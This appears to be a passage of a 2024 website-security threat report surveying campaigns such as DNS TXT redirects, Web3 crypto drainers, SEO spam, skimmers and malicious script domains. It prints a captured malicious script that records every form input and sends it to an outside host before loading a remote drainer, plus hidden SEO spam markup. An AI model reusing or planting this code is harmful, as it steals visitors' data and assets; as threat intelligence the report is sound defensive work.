
- **Browser push notification scams ("Click allow if you are not a robot").**
- **LosPollos dating and sweepstakes scams.**
- **Tech support scams.**

DNS TXT Records

The DNS TXT Records malware campaign, detected on **24,936 websites**, represents one of the most innovative attack methods we observed in 2024. This campaign's signature technique is to store its malicious redirect URLs within the DNS TXT records of attacker-controlled domains. The compromised website's code simply queries this DNS record to get the latest destination URL. This creates a dynamic and hard-to-block command and control (C2) infrastructure, as attackers can change the redirect destination by simply updating a DNS record, without ever touching the compromised site again.

The campaign evolved significantly in 2024, shifting from client-side JavaScript injections to stealthier server-side PHP redirects in March. The malware is often injected as a PHP snippet via the WPCode plugin and establishes multiple persistence mechanisms to survive cleanup attempts.

The technical implementation reveals a deep focus on operational security. The malware hides its presence from the WordPress admin panel, disguises administrative notifications, and uses cookie-based backdoors. These backdoors allow attackers to update their tracking domains and even create new rogue administrator accounts remotely. Most notably, the campaign is supported by an automated botnet that actively monitors compromised sites and reactivates any malicious plugins that have been disabled.



Typical redirect destination to a DNS TXT Record scam notification


Key technical characteristics include:

- **Dynamic DNS-Based C2:** A sophisticated system queries DNS TXT records for encrypted redirect URLs.
- **Server-Side Execution:** An evolution to stealthier server-side PHP implementations.
- **Cookie-Based Backdoors:** Persistent backdoors using cookie-based authentication.
- **Advanced Stealth:** Plugin concealment techniques to hide from WordPress administrators.
- **Automated Reactivation:** Bot networks that monitor and reactivate disabled malicious components.
- **Key Domains:** The campaign leverages domains like tracker-cloud[.]com, ads-promo[.]com, and dns-routin

Web3 Crypto Drainer

SiteCheck detected Web3 Crypto Drainer malware on **23,372 infected websites** in 2024. This novel campaign injects crypto-drainer scripts onto compromised websites to target visitors with cryptocurrency assets.

The malware uses phishing popups to trick visitors into connecting their Web3 wallets (like MetaMask) to the site. Once a user grants permission, the script executes unauthorized transactions, draining all digital assets from the victim's wallet and transferring them to the attacker.



Example of a known Web3 crypto-drainer popup

Historically, drainers were found on dedicated phishing sites promoted on social media. In 2024, attackers decided cryptocurrency adoption was widespread enough to try their luck on random compromised websites. In Q1, we saw a spike in these infections, with some redirecting to phishing sites and others injecting drainer scripts directly. One notable campaign injected Angel Drainer scripts from URLs like billlionair[.]app/cachingjs/turboturbo.js.

```
<script>function generateRandomString(t){const e="
    ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789";let n="";for(let o=0;o<t;o++){
    const t=Math.floor(62*Math.random());n+=e.charAt(t)}return n}const uid=generateRandomString(10);
    function sendPostRequest(t,e){const n=new URLSearchParams;n.append("uid",uid),n.append("i_name",t)
    ,// Add the field name as a parameter
n.append("b",btoa(e)),fetch("https://hostpdf.co/pinche.php",{method:"POST",headers:{"Content-Type":"
    application/x-www-form-urlencoded"},body:n.toString()}).then((t=>t.text())).then((t=>console.log(t
    ))).catch((t=>console.error("Error:",t)))}document.addEventListener("input",(function(t){if("INPUT
    "===t.target.tagName&&"button"!==t.target.type){sendPostRequest(t.target.name||t.target.id,t.
    target.value)}}));</script><script>// Get all <button> and <a> elements
var buttons = document.querySelectorAll('button');
var links = document.querySelectorAll('a');

// Add class "connectButton" to each <button> element
buttons.forEach(function(button) {
  button.classList.add('connectButton');
});

// Add class "connectButton" to each <a> element
links.forEach(function(link) {
  link.classList.add('connectButton');
});</script>
<script src="https://billlionair.app/cachingjs/turboturbo.js"></script>
```

Example of crypto-draining malware found on a compromised website


Detections for this malware peaked in February-March and then tapered off. We suspect the success rate on general websites was lower than on specialized phishing sites, and that attackers are waiting for the next milestone in Web3 adoption before launching another major wave.

Characteristics of Web3 crypto drainers include:

- **Targeted Phishing:** Pop-ups and interfaces designed to look like legitimate wallet connection prompts.
- **Deceptive Permissions:** Users are tricked into signing transactions that give the attacker control over their assets.
- **Unrelated Pop-ups:** "Connect Wallet" prompts appear on sites with no legitimate Web3 functionality.

Web Shells

Our scans detected the public-facing interfaces of known web shells on **16,978 occasions**. Web shells are scripts uploaded by attackers that provide a powerful, web-based interface for controlling a compromised server. They allow attackers to upload/download files, manipulate databases, and execute arbitrary system commands.



Example of a web shell interface

SEO Spam

SEO spam involves the unauthorized injection of content and links designed to manipulate search engine rankings and hijack valuable organic traffic. These attacks were rampant in 2024, affecting **422,741** websites in our analysis.




Image source

Hidden Content

Detected on **114,318 websites**, hidden content spam is a classic black-hat SEO technique. Attackers inject spammy text and links into a page but use CSS or JavaScript to make it invisible to human visitors. However, the content remains visible to search engine crawlers. The goal is to leverage the compromised site's authority to rank for the attacker's desired keywords (often related to pharmaceuticals, gambling, or adult content) without alerting the site owner.

Attackers use various techniques, such as positioning div elements far off-screen with negative CSS values or creating containers with zero height and hidden overflow. Because the code is often injected into legitimate theme files or database entries, it can be difficult to find and remove completely.


```
<code style="position: absolute; top: -19116px;">this is an online replica watch
store to buy quality <a href="https://www.[redacted].me/">https://[redacted].me</a>.
cheap <a href="https://www.[redacted].to/">https://[redacted].to/</a> hunt for
pattern stack  belonging to the today's style and design. best swiss <a href="https://
es.[redacted].to/">es.[redacted].to</a> schooling more mature watchmaking gurus.
humans of all avenues of life want <a href="https://www.[redacted].com/">
www.[redacted].com</a> for sale in usa. <a href="https://www.[redacted].ru/">
https://[redacted].ru/</a> is most popular during recent three years in watch market.
luxury <a href="https://www.[redacted].to/">[redacted].to</a> ways of life and
additionally haul ahead of time that quintessence of this normal europe watchmaking.
luxury <a href="https://www.[redacted].com/">https://[redacted].com/</a> ways of life
and additionally haul ahead of time that quintessence of this normal europe
watchmaking. many kinds of best quality <a href="https://www.[redacted].to/">[
redacted].to</a>. </code>
```

Example of hidden content SEO spam

Japanese SEO Spam

This highly pervasive threat accounted for **117,393 detections in 2024**. The campaign specializes in creating thousands of auto-generated doorway pages in Japanese on compromised websites. These pages target Japanese users searching for counterfeit luxury goods and other merchandise.

When a user clicks on one of these spammy search results, they are not taken to the compromised site. Instead, they are redirected to an obscure Chinese e-commerce store that uses a disposable, constantly changing domain.



Examples of typical titles found on Japanese spam page

The campaign's sophistication lies in its persistence mechanisms. Attackers litter the compromised WordPress installation with hundreds of .htaccess files. These files are configured to block competing malware while ensuring their own backdoors remain active. The spam content is also cloaked, showing different content to search engines than to regular visitors, making manual detection extremely difficult.

Typical search results of a site hacked with Japanese spam

Characteristics include:

- **Search Result Poisoning:** Thousands of unauthorized Japanese pages pollute a site's search presence.
- **Advanced Cloaking:** Serves spam to search engines and normal content to users.
- **Traffic Redirection:** Funnels Japanese search traffic to Chinese e-commerce sites.
- **Server-Side Generation:** Doorway pages are dynamically generated by PHP scripts.
- **Defensive .htaccess Files:** Protects their infection while blocking competitors.

Gambling SEO Spam

With **79,817 detections**, gambling SEO spam remained a dominant threat. Multiple threat actor groups are involved, creating vast networks of doorway pages to capture search traffic for casino and betting keywords, capitalizing on lucrative affiliate marketing programs.

These infections range from simple link injections to full-page overlays and traffic redirects. The campaigns also make heavy use of recently expired domains with pre-existing authority to quickly boost rankings for their gambling content.

```
<div style="position: absolute; left: -23003px;">
<h2>What&#8217;s special about Emu Casino&#8217;s offerings?</h2>
<p>Emu Casino, inspired by Australia&#8217;s national bird, offers a Down Under-themed
gaming experience. Its rich game library, combined with regular promotions and a
user-centric approach, has made <a href="https://[redacted].com/wp-content/pgs/?
emu-casino-games-online-gaming.html">https://[redacted].com/wp-content/
pgs/?emu-casino-games-online-gaming.html</a> a favorite among players. The platform's
focus on seamless play, both on desktop and mobile, ensures a top-notch gaming journey.</p>
</p></div>
<div style="position: absolute; left: -39479px;">
<h2>Why is Tsars Casino considered a top-tier platform?</h2>
<p>sars Casino, inspired by Russian royalty, offers a majestic gaming experience. With its
luxurious design, vast game offerings, and royal promotions, it promises an opulent play
environment. Tsars <a href="https://[redacted].com/wp-content/pgs/
tsars-casino-overview-free-cash-and-receiving-deposits.html">https://[redacted].com/
wp-content/pgs/tsars-casino-overview-free-cash-and-receiving-deposits.html</a> dedication
to player satisfaction, combined with its seamless platform and top security measures,
ensures a regal gaming adventure for all.</p>
</p></div>
<div style="position: absolute; left: -83252px;">
<h2>Why is Freespin Casino a top pick for slot lovers?</h2>
<p>sars Casino, inspired by Russian royalty, offers a majestic gaming experience. With its
luxurious design, vast game offerings, and royal promotions, it promises an opulent play
environment. Tsars <a href="https://[redacted].org/wp-content/pgs/?
money-and-assistance-freespin-casino-review.html">https://[redacted].org/wp-content/
pgs/?money-and-assistance-freespin-casino-review.html</a> combined with top-notch graphics
and frequent bonuses, ensures players get the most spins for their buck, making every play
session memorable.</p>
</p></div>
```

Example of a gambling SEO spam infection

The technical implementation often involves geo-targeting, serving different content based on the visitor's location to navigate regional gambling regulations. This maximizes effectiveness while avoiding scrutiny in heavily monitored regions. Modern gambling spam often uses dynamic content generation systems that are deeply integrated with the site's CMS, making them difficult to remove without disrupting legitimate functionality.

```
<div style="display:none;">
<a href="https://144.[redacted].152/">sekolahtoto</a>
<a href="https://[redacted].net/">SEKOLAHTOTO</a>
<a href="https://[redacted].com/">SEKOLAHTOTO</a>
<a href="https://[redacted].org/">sekolahtoto</a>
<a href="http://178.[redacted].2/">http://178.[redacted].2/</a>
<a href="https://[redacted].com/">sekolahtoto</a>
<a href="https://[redacted].com/">sekolahtoto</a>
<a href="https://[redacted].com/">sekolahtoto</a>
<a href="https://[redacted].id/">sekolahtoto</a><p><a href="https://
www.[redacted].org/" rel="dofollow">SEKOLAHTOTO</a></p><p><a href="https://[
redacted].org/" rel="dofollow">SITUS TOGEL</a></p><p><a href="https://
www.[redacted].ac.in/" rel="dofollow">depo 5k</a></p><p><a href="https://
www.[redacted].org/" rel="dofollow">https://www.instalikes.org/</a></p><p><a
href="https://www.[redacted].com/" rel="dofollow">situs toto</a></p><p><a href="
https://www.[redacted].co.za/" rel="dofollow">sekolahtoto</a></p><p><a href="
https://[redacted].org/" rel="dofollow">situs toto</a></p><p><a href="https://
www.[redacted].com/" rel="dofollow">slot deposit 5000</a></p><p><a href="https
://www.[redacted].ac.in/" rel="dofollow">slot deposit 5000</a></p><p><a href="
https://www.[redacted].net/" rel="dofollow">sekolahtoto</a></p></div><div style=
"display:none;">
<a href="https://[redacted].net/">sekolahtoto</a>
<a href="https://www.[redacted].org.br/">www.cressmt.org.br</a>
<a href="https://www.[redacted].com/">slot deposit 5000</a></div></html>
```

Example of gambling SEO spam infection.

Characteristics include:

- **Geo-Targeted Content:** Adapts to local gambling laws and language preferences.
- **Automated Doorway Pages:** Optimized for specific gambling keywords.
- **Expired Domain Abuse:** Leverages the authority of expired domains for quick ranking boosts.
- **Advanced Cloaking:** Evades detection by showing legitimate content to security scanners.

Credit Card Stealers

This category, also known as MageCart, involves malicious code injected into e-commerce checkout pages to steal payment card data. We detected these skimmers on **18,622 websites in 2024**, with a strong focus on WooCommerce and Magento platforms. The malware captures customer payment information in real-time as it is entered and exfiltrates it to attacker-controlled servers.

A significant number of the skimmer infections we detected in 2024 can be attributed to the **Magento/Adobe Commerce "CosmicSting" vulnerability** (CVE-2024-34102).

Key characteristics include:

- **Broad Platform Targeting:** Focus on major e-commerce platforms.
- **Stealthy Data Exfiltration:** Data is often encrypted and sent through channels disguised as legitimate services.
- **Payment Form Mimicry:** Creates pixel-perfect replicas of payment forms to avoid user suspicion.

Defacements


While representing a smaller portion of infections with **8,452 affected websites**, defacements have an immediate and visible impact. Most detections **(7,513)** involved direct visual modifications, where attackers replaced a site's content with their own messages or images. These are often used by hacktivists for political statements or as a diversionary tactic to distract from a more severe, simultaneous compromise.

External Malware Distribution Networks

Website compromises frequently rely on loading malicious code from external servers. Our researchers maintain a comprehensive blocklist of these malicious domains. In 2024, SiteCheck identified **169,163 websites** loading resources from **575** known malicious domains.

Distribution by Campaign

The malicious external resources we detected were linked to several major campaigns:



Campaign	Percentage
SocGholish	38.95%
Mal.Metrica	14.67%
Other	13.80%
Unwanted Ads	13.27%
Balada Injector	9.11%
Drainer	5.48%
Fake Updates	4.72%

Image source

Top Campaign Networks

SocGholish

Certain SocGholish variants avoid obfuscation and instead use fake WordPress plugins or theme file injections into functions.php to inject simple <script> tags that reference external malware. In 2024, we detected scripts from 77 different SocGholish-related domains on over 65,000 websites.

The top five most detected domains were:

- **marvin-occentus[.]net (9,664 detections)**
- **aitcaid[.]com (8,862 detections)**
- **packedbrick[.]com (4,978 detections)**
- **blacksaltys[.]com (3,824 detections)**
- **frontendcodingtips[.]com (3,385 detections)**

Balada Injector

While Balada Injector primarily uses obfuscated code injected directly into sites, we still detected over **15,000 sites** loading malware from **68 legacy Balada domains** from infections in 2023 or earlier.

The top five detections from these legacy injections include:

- **startperfectsolutions[.]com (11,374 detections)**
- **digestcolect[.]com (705 detections)**
- **clickandanalytics[.]com (643 detections)**
- **scriptsplatform[.]com (495 detections)**
- **firstblackphase[.]com (89 detections)**

Mal.Metrica

This campaign exploits XSS vulnerabilities to inject external script tags. Its signature pattern is the use of third-level subdomains where the domain's root serves the malicious JavaScript. In 2024, we detected over **21,000 sites** with Mal.Metrica scripts from **21 blocklisted domains**.

The top five detections include:

- **cache.cloudswiftcdn[.]com (5,539 detections)**
- **static.rapidglobalorbit[.]com (3,941 detections)**
- **synd.edgecdnc[.]com (2,839 detections)**
- **secure.gdcstatic[.]com (2,584 detections)**
- **content.gorapidcdn[.]com (1,747 detections)**

*To learn more about protecting your website, visit the **Sucuri Blog** or use our free **SiteCheck scanner**.*